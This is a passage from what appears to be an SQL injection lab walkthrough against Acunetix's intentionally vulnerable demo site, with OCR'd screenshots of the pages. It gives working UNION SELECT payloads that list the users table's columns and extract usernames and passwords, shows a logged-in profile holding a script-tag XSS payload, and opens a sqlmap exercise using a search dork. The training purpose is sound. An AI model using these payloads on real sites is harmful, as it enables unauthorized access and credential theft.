
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Note - You can find the table name “artists, carts, categ, featured, guestbook, pictures, users”

Step 5:

Now that we know the table name, we can find the column names inside the table

Command - **union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"—**



```
testphp.vulnweb.com/artists.php?artist=-2 Union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"--
```

artist: 2

```
uname,pass,cc,address,email,name,phone,cart
```

artists
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
view pictures of the artist
comment on this artist
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Note: You can now see the column names in the table users

Step 6:

Find the data in the column name uname

union select 1,2,group_concat(uname) from users--

First let me find the user name



```
testphp.vulnweb.com/artists.php?artist=-2 Union select 1,2,group_concat(uname) from users--
```


artist: 2

```
test
```

artists
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
view pictures of the artist
comment on this artist
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Now the password



testphp.vulnweb.com/artists.php?artist=-2 Union select 1,2,group_concat(pass) from users--

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: 2


test

view pictures of the artist

comment on this artist

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

After you find the password, click on your profile, and enter the username and password



testphp.vulnweb.com/login.php


TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

If you are already registered please enter your login information below:

Username :	test
Password :	••••
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.

You can now login and change any details in the website



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

Workshop (test)

On this page you can visualize or edit you user information.

Name:	Workshop
Credit card number:	2316736127836187
E-Mail:	workshop@test.com
Phone number:	555-666-0606
Address:	<script>alert(1)</script>

You have 0 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Demo 2 – Automated Exploitation of SQLi Vulnerability

Problem Statement

Test the mentioned website for said SQL vulnerabilities using sqlmap and find the username and password of a user if the vulnerability is found and exploited.


Solution

Step 1:
Identify the website targeted for SQLi



http://testphp.vulnweb.com/

Go to your browser and type URL: http://testphp.vulnweb.com/ php?id=
Click on the link mentioned in the image below



site:http://testphp.vulnweb.com/ php?id=


About 123 results (0.24 seconds)

testphp.vulnweb.com › artists ▾ Translate this page

artists - Home of Acunetix Art

Nullam fringilla urna **id** leo. Praesent aliquet pretium ... This is an example **PHP** application, which is intentionally vulnerable to web attacks. It is intended to help ...

Clicking on the URL will display the following page



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**


artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

